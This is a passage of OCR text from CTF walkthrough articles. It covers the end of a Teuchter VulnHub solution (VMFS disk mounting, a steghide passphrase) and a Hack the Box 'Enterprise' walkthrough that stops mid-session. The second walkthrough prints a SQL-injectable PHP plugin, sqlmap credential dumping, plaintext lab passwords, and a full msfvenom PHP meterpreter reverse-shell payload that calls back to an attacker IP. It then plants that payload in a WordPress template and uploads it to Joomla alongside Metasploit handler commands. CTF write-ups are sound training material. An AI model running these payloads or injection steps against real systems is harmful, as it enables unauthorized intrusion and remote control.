
This was not actual the flag let's try to get the original flag

```
cd root
ls
re-record-not-fade-away
ls -al
cd on
```

```
ls
cd and
ls
cd on
```

So on…… and at last you will get /ariston which holding a zip file “TeuchterESX.zip”.

cd ariston



```
on
root@teuchter:/root/re-record-not-fade-away/on/and# cd on
cd on
root@teuchter:/root/re-record-not-fade-away/on/and/on# ls
ls
and
root@teuchter:/root/re-record-not-fade-away/on/and/on# cd and
cd and
root@teuchter:/root/re-record-not-fade-away/on/and/on/and# ls
ls
on
root@teuchter:/root/re-record-not-fade-away/on/and/on/and# cd on
cd on
root@teuchter:/root/re-record-not-fade-away/on/and/on/and/on# ls
ls
and
root@teuchter:/root/re-record-not-fade-away/on/and/on/and/on# cd and
cd and
root@teuchter:/root/re-record-not-fade-away/on/and/on/and/on/and# ls
ls
on
```


Again run following command in current directory to transfer zip file.

```
python3 -m http.server 8080
```

```
<e-away/on/and/on/and/on/and/on/and/on/and/ariston# python3 -m http.server 8080
<d/on/and/on/and/ariston# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Now download TeuchterESX.zip file in local machine and unzip it.

```
wget http://192.168.1.103:8080/ TeuchterESX.zip
unzip TeuchterESX.zip
password: Teuchter
```



We got a vmdk file and further ran following command to check list of present drive for mounting disk image.

```
fdisk -l
```

Here we saw /dev/sdb1 which looks good mounting disk image thus I install the vmfs-tools package.

```
root@kali:~# fdisk -l
Disk /dev/sda: 80 GiB, 85899345920 bytes, 167772160 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xd35ba18c

Device     Boot     Start       End   Sectors Size Id Type
/dev/sda1  *         2048 163579903 163577856  78G 83 Linux
/dev/sda2       163581950 167770111   4188162   2G  5 Extended
/dev/sda5       163581952 167770111   4188160   2G 82 Linux swap /


Disk /dev/sdb: 2 GiB, 2147483648 bytes, 4194304 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: AD5D7662-CD00-4621-AF02-68A05AD0A688

Device     Start     End Sectors Size Type
/dev/sdb1   2048 4194270 4192223   2G unknown
```

So we have used vmfs-fuse to mount the drive and execute following commands:

```
mkdir Teuchter
vm-fuse /dev/sdb1 /root/Desktop/Teuchter/
cd Teuchter
ls
cat hint.txt
```

In this text messages the author had given hint to check ISO for getting the password which is related to TV advert and it's of 25 character.

```
root@kali:~/Desktop# mkdir Teuchter
root@kali:~/Desktop# vmfs-fuse /dev/sdb1 /root/Desktop/Teuchter/
root@kali:~/Desktop# cd Teuchter/
root@kali:~/Desktop/Teuchter# ls
hint.txt  redkola
root@kali:~/Desktop/Teuchter# cat hint.txt
Almost there.. Check the ISO and remember password relates to the TV Advert you watched.

I took out the spaces but it's 25 characters but the Wikipedia page will get it for you.
root@kali:~/Desktop/Teuchter# cd redkola/
root@kali:~/Desktop/Teuchter/redkola# ls
redkola_1-flat.vmdk  redkola.iso    redkola.vmsd
redkola_1.vmdk       redkola.nvram  redkola.vmx
```

So we mount the new folder /redkola.iso where we found an image file *glass_ch.jpg* with help of following command:

```
mount redkola.iso /root/Desktop/redkola
cd /root/Desktop/redkola
ls
```

```
root@kali:~/Desktop/Teuchter/redkola# mount redkola.iso /root/Desktop/redkola/
mount: /root/Desktop/redkola: WARNING: device write-protected, mounted read-only
.
root@kali:~/Desktop/Teuchter/redkola# cd /root/Desktop/redkola/
root@kali:~/Desktop/redkola# ls
glass_ch.jpg
```

Further we opened the image “glass_ch.jpg” and it was a picture of *Irn-Bru soft-drinks*. Probably there could be chances of hidden text in this image therefore we tried steghide to extract out hidden text but when I execute following command it ask to enter some ***passphrase*** which we don’t know yet and it should above said 25 character which we need to be found.

steghide extract -sf glass_ch.jpg -xf /root/Desktop/finalflag.txt

Taking help of above hint and image I search Irn-bru-wiki and got this link https://en.wikipedia.org/wiki/Irn-Bru

And after spending a long time over wiki I got 25 character in ‘madeinscotlandfromgirders’, which was Irn-Bru advertising slogan and tried it as passphrase.

We entered above passphrase and extracted the text file on the desktop.

Congrats!! Finally we got the final flag.txt file as shown below.

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Hack the Box Challenge: Enterprises Walkthrough

posted in **CTF CHALLENGES** on **JULY 17, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends!! Today we are going to solve another CTF challenge “Enterprise” which is available online for those who want to increase their skill in penetration testing and black box testing. Enterprise is retired vulnerable lab presented by **Hack the Box** for making online penetration practices according to your experience level; they have the collection of vulnerable labs as challenges from beginners to Expert level.


Level: Expert

Task: find **user.txt** and **root.txt** file on victim’s machine.


Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.61** so let’s begin with nmap port enumeration.

```
1 nmap -sV 10.10.10.61
```

From given below image, you can observe we found port 22, 80, 443 and 80 are open on target system.



As port 80 is running http server we open the target machine’s ip address in our browser, and find a website that is running on wordpress.




As port 8080 is also running http server we open the target machine's ip address in our browser, and find a website that is not made on wordpress.

When we try to open the wordpress admin page but are redirected to domain called “enterprise.htb”. We enter the domain name in /etc/hosts file.

```
  GNU nano 2.9.5

127.0.0.1       localhost
127.0.1.1       kali
10.10.10.69     fluxcapacitor.htb
10.10.10.61     enterprise.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now when we open wp-admin, we are able to get the login page.



We run dirb on port 80 to enumerate the directories and find a directory called /files.

```
dirb http://10.10.10.61
```

```
root@kali:~# dirb https://10.10.10.61

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun 27 06:54:32 2018
URL_BASE: https://10.10.10.61/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.10.10.61/ ----
==> DIRECTORY: https://10.10.10.61/files/
+ https://10.10.10.61/index.html (CODE:200|SIZE:10918)
+ https://10.10.10.61/server-status (CODE:403|SIZE:300)

---- Entering directory: https://10.10.10.61/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Jun 27 07:09:22 2018
DOWNLOADED: 4612 - FOUND: 2
root@kali:~#
```

We open the files/ directory, and find a zip file.


We download the zip file in our system and unzip it. After unzipping it we find 3 php files.

```
root@kali:~/Downloads# unzip lcars.zip
Archive:  lcars.zip
  inflating: lcars/lcars_db.php
  inflating: lcars/lcars_dbpost.php
  inflating: lcars/lcars.php
root@kali:~/Downloads# cd lcars/
root@kali:~/Downloads/lcars# ls
lcars_db.php  lcars_dbpost.php  lcars.php
root@kali:~/Downloads/lcars#
```

We take a look at the content of the files and it looks like there might be plugin called lcars that is being used by the wordpress site and by the looks of the code it is possible that is vulnerable to SQL-injection.


```
root@kali:~/Downloads/lcars# cat lcars_db.php
<?php
include "/var/www/html/wp-config.php";
$db = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
// Test the connection:
if (mysqli_connect_errno()){
    // Connection Error
    exit("Couldn't connect to the database: ".mysqli_connect_error());
}


// test to retireve an ID
if (isset($_GET['query'])){
    $query = $_GET['query'];
    $sql = "SELECT ID FROM wp_posts WHERE post_name = $query";
    $result = $db->query($sql);
    echo $result;
} else {
    echo "Failed to read query";
}


?>
root@kali:~/Downloads/lcars#
```

Now when we open it we get a php error message, we now know that this plugin is vulnerable to SQL-injection.




Catchable fatal error: Object of class mysqli_result could not be converted to string in **/var/www/html/wp-content/plugins/lcars/lcars_db.php** on line **16**

We use sqlmap to dump the database and found a message with a few passwords. We also find that there is a joomla database we try to dump it and find a username **geordi.la.forge.**



Now we use one of these passwords to login into wordpress. On the webpage we see that there are has been posts made by user william.riker. So we use credentials **william.riker:u*Z14ru0p#ttj83zS6** to login into wordpress control panel.



Now we change the 404.php template with our payload to get reverse shell on the machine. First we are going to create our payload using msfvenom.

```
msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=4444 –f
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=
4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.14.25'; $port = 4444; if (($f =
 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}")
; $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $
s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &
& is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_c
onnect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_t
ype) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_ty
pe) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket
_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len
= $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'st
ream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_r
ead($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgs
ock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.exe
cutor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_byp
ass(); } else { eval($b); } die();
```


Now we are going to setup our listener using metasploit.

```
1 msf > use exploit/multi/handler
2 msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
3 msf exploit(multi/handler) > set lhost 10.10.14.25
4 msf exploit(multi/handler) > set lport 4444
5 msf exploit(multi/handler) > run
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.25
lhost => 10.10.14.25
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.25:4444
```

After replacing the 404.php code with our payload, we open the 404.php page in our browser.

As soon as we open it we get our reverse shell.



After getting our reverse shell we find that we are actually in a container app and we find the machine has 2 network card.

```
ss
Netid  State      Recv-Q Send-Q   Local Address:Port       Peer Address:Port
tcp    ESTAB      0      432        172.17.0.3:58728        10.10.14.25:4444
tcp    ESTAB      0      0          172.17.0.3:49286        10.10.14.25:4444
tcp    ESTAB      0      0          172.17.0.3:http         10.10.14.25:40180
```

Now we find all the ip's in the subnet of the container.

```
for x in $(seq 1 255); do ping -W 1 -c 1 172.17.0.$x | grep from; done
64 bytes from 172.17.0.1: icmp_seq=0 ttl=64 time=0.070 ms
64 bytes from 172.17.0.2: icmp_seq=0 ttl=64 time=0.051 ms
64 bytes from 172.17.0.3: icmp_seq=0 ttl=64 time=0.049 ms
64 bytes from 172.17.0.4: icmp_seq=0 ttl=64 time=0.134 ms
```

Now we create another shell using msfvenom to upload it into the joomla site on port 8080.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=
4455 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes

root@kali:~#
```

Now we background our session and change the lport according to our payload.

```
meterpreter > background
msf exploit(multi/handler) > set lport 4455
msf exploit(multi/handler) > run
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > set lport 4455
lport => 4455
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.25:4455
```

We are first going to login into the joomla site, using credentials, **geordi.la.forge:ZD3YxfnSjezg67JZ** and upload our shell code.


```
1  <?php /**/ error_reporting(0); $ip = '10.10.14.25'; $port = 4455; if
   (($f = 'stream_socket_client') && is_callable($f)) { $s =
   $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f =
   'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
   'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s
   = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
   $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
   die('no socket funcs'); } if (!$s) { die('no socket'); } switch
   ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket':
   $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
   unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
   $len) { switch ($s_type) { case 'stream': $b .= fread($s,
   $len-strlen($b)); break; case 'socket': $b .= socket_read($s,
   $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
   $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
   ini_get('suhosin.executor.disable_eval')) {
   $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
   eval($b); } die();
2
```

As soon as we open the page we get our reverse shell.

```
meterpreter > sysinfo
Computer     : a7018bfdc454
